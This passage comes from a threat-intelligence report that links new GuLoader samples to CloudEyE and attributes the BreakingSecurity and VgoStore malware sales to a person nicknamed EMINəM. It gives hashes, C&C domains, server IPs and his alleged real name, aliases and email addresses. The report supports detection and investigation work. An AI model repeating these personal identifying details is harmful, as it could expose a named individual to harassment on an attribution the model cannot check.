00000040 NtClose	00000040 NtClose
...	...
000000CC NtSetInformationProcess	000000CC field_CC
000000D0 InternetOpenA	000000D0 InternetOpenA
000000D4 InternetSetOptionA	000000D4 InternetSetOptionA
000000D8 InternetOpenUrlA	000000D8 InternetOpenUrlA
000000DC InternetReadFile	000000DC InternetReadFile
000000E0 InternetCloseHandle	000000E0 InternetCloseHandle
...	...

Figure 29 – Same offsets of API function pointers in the global structure in GuLoader from 2020 (CloudEyE) and GuLoader from 2023.

You can see that in both samples the offsets of the variables storing the addresses of many API functions are the same.

We also have samples of intermediate versions of GuLoader at our disposal, which we identified in 2021 and 2022. Let's compare the code for the decryption routine that we extracted from the sample first seen in 2021 (MD5: **abf39daaa33505f26959db465116f21f**) with the routine in the 2023 GuLoader sample from the previous example (MD5: **40b9ca22013d02303d49d8f922ac2739**). The assembly code in these functions is slightly different due to the obfuscation. However, if we use a decompiler, we get identical results for both samples.



Figure 30 – Same decompiled code in GuLoader versions from 2021 and 2023.

Our tools for automatic malware classification and configuration extraction identify these samples as GuLoader due to similar behavioral and code patterns.

Name/Hash	Size/Type	Tags
Name: 02ef8a46211b1a09d753390f2ab23a9cc2664ee21adf1c61... SHA256: 02ef8a46211b1a09d753390f2ab23a9cc26…002289ba7b69 MD5: abf39daaa33505f26959db465116f21f	Size: 188 kB Type: PE32 executable (GUI) Intel 80386, for MS Wind...	guloader, ripped:guloader, runnable:win32:exe, te:guloader
Name: 87d9e16b3638b71511e764a50aa74284e15f81550196bfd... SHA256: 87d9e16b3638b71511e764a50aa74284e15…df5c9681bedd MD5: 40b9ca22013d02303d49d8f922ac2739	Size: 398.6 kB Type: PE32 executable (GUI) Intel 80386, for MS Wind...	packed:nsis, ripped:guloader, runnable:win32:exe, te:guloader
Name: fa4e5a640cc9d4f2e30558130202aac0a138f7a2b9044f53... SHA256: fa4e5a640cc9d4f2e30558130202aac0a13…555699c4c328 MD5: d621b39ec6294c998580cc21f33b2f46	Size: 84 kB Type: PE32 executable (GUI) Intel 80386, for MS Wind...	guloader, ripped:guloader, runnable:win32:exe, te:guloader, yara:malware_win_guloader

Figure 31 – Samples from 2021, 2022 and 2023 are identified as GuLoader.

We used automated analysis to process more than 6 thousand GuLoader samples sorted by the date first seen and identify different versions of GuLoader. This also allowed us to build a timeline of GuLoader shellcode versions. In the chart below, we marked versions with significant changes in the algorithms for the encryption and obfuscation of data; strings, including the URL for downloading the payload; and payload decryption keys:



Figure 32 – Timeline of different GuLoader shellcode versions.

This chart shows that with each new version of the GuLoader shellcode, the number of samples of the old versions was considerably reduced. All the facts listed above allow us to unequivocally believe that the new versions of GuLoader, including the samples demonstrated by VgoStore, are still the same malware, whose connection with CloudEyE and Securitycode.eu we showed in 2020.

Who is behind BreakingSecurity and VgoStore

As we mentioned earlier, the user with the nickname "**EMINəM**" is a moderator of the official Telegram group of BreakingSecurity.net:



Figure 33 – EMINəM Telegram user details.

We can see very specific artifacts in the videos posted by EMINəM. Among them are custom icons for "This PC" and the folder "EM1NeM" on the desktop, as well as a very specific desktop background related to Mortal Kombat:



Figure 34 – EMINəM's desktop artifacts.

We can use these to identify videos created by EMINəM.

Let's now move to the **@VgoStore_Group**. Among the administrators of this group, we can see two users: **EMINəM** (with a custom title "Trusted Vendor") and **VGO** (**@VgoStore**):



Figure 35 – VgoStore Telegram group administrators.

VGO and **EMINəM** pretend to be different users. We can even find a “conversation” between them in this group:

Figure 36 – “Conversation” between VGO and EMINəM.

However, if we carefully watch the videos posted by the user VGO, we notice the same artifacts we found posted by the user EMINəM:



Figure 37 – EMINəM’s desktop on a video posted by VGO.

Regarding the artifacts of the EMINəM's desktop in this video, we noticed one more detail. We see the user connects to a remote host through WinSCP and opens the folder "**/var/www/html/zarath**". We found an open directory with the same name on the host "**194.180.48.211**" that we discovered while analyzing the video in which the user VGO demonstrated the VBS variant of TheProtect that we identified as GuLoader.

Based on this, we can assume that both **BreakingSecurity** and **VgoStore** Telegram groups are controlled by the same person, and that he also owns both accounts – **EMINəM** and **VGO**.

Next, we tried to search "**VgoStore**" in Google, and found the user "**vgostore**" asking for help with WordPress plugins at the "wordpress.org" website forum. During the conversation, the user published links for two unlisted YouTube videos that belong to the YouTube user "**EMINe M**" (**@BreakingSecurity**):



Figure 38 – Unlisted YouTube videos published by EMINəM at the "wordpress.org" website forum.

In the beginning of the video "**2023 01 26 15 18 16**" (https://www.youtube.com/watch?v=L8yB_xybTPs), we see the familiar Mortal Kombat wallpaper that we saw on EMINəM's desktop on other videos. We can also see the IP address "**173.212.217.108**" of the remote desktop through which **EMINəM** accesses the web hosting panel and email "**abudllah.alshamsy(at)gmail[.]com**":



Figure 39 – IP address of the server managed by EMINəM via remote desktop.

In the second video ("**2023 01 26 20 02 07**", https://www.youtube.com/watch?v=KHp07C3DgWo) we observe the VgoStore WordPress admin panel, and the "Orders" tabs of both BreakingSecurity and VgoStore open simultaneously:



Figure 40 – "Orders" tabs of both BreakingSecurity and VgoStore open simultaneously in EMINəM's video.

Despite the attempts to conceal any direct affiliation to VgoStore, **EMINəM** turns out to be the manager of both the BreakingSecurity and VgoStore websites and Telegram groups.

EMINəM's identity

One of the videos published by EMINəM on the WordPress forum ("**2023 01 26 15 18 16**", https://www.youtube.com/watch?v=L8yB_xybTPs) is quite long. During the recording, EMINəM repeatedly switched between different windows, and some of the frames showed sensitive data that helped our investigation. The carelessness with which EMINəM treats information security suggests that he thinks he has nothing to fear from the law.

EMINəM uses the name "**Rabea Akram**" for his email (**expert.eminem@gmail[.]com**) and in the communications related to websites administration (5:38):



Figure 41 – EMINəM's fake name used in relation to the websites he administers.

On the same video at 10:36 we can see **EMINəM** booked a flight under the name "**Shadi Gharz Elddin"**:



Figure 42 – EMINəM's real name in the flight booking confirmation email.

We easily found the Facebook and Twitter accounts of Shadi Gharz, on which he openly writes that his place of work is BreakingSecurity:



Figure 43 – Shadi Gharz social network page.

Knowing that EMINəM's real name is Shadi, we can assume that the source for choosing the nickname "EMINəM" most likely was the song "The Real Slim Shady" by the artist Eminem.

Malicious activity conducted by EMINəM

In addition to the previously mentioned samples which were utilized in attacks specifically targeting CPAs and accountants during the US tax season (SHA256: **63559daa72c778e9657ca53e2a72deb541cdec3e0d36ecf04d15ddbf3786aea8**, **c914dab00f2b1d63c50eb217eeb29bcd5fe20b4e61538b0d9d052ff1b746fd73**),we discovered that EMINəM is the individual responsible for orchestrating numerous attacks over the past few years. Let us examine some of these attacks.

1. In a video https://youtu.be/5xpYjLbDpnE?t=84 posted by Eminem in 2021, at mark 1:24 we see the browser history records:



Figure 44 – EMINəM's browser history entries contain addresses of Formbook C&C servers.

This list above contains addresses of Formbook info stealer panels used to control bots and retrieve stolen data. Here is a list of Formbook samples using C&C servers with the given addresses:

SHA256	Description	IOCs in the sample
36d0c2e7f20f3ff81c4e7f25b66551f1dd2d736775e0994d39aca4c73cb658bb	Formbook 4.1	ryandeby.com/private/
7b2d1dc5fecb9e8821545af477721b45b4b4817adced81c78479e53c2e3028f5	Formbook 4.1	alienzouks.com/private/

2. In different videos published by EMINəM, we noticed several IP addresses of the servers that he manages through RDP or SFTP.

We were able to download the current contents of the open directory "**hxxp://194.180.48.211/zarath/**" mentioned above:

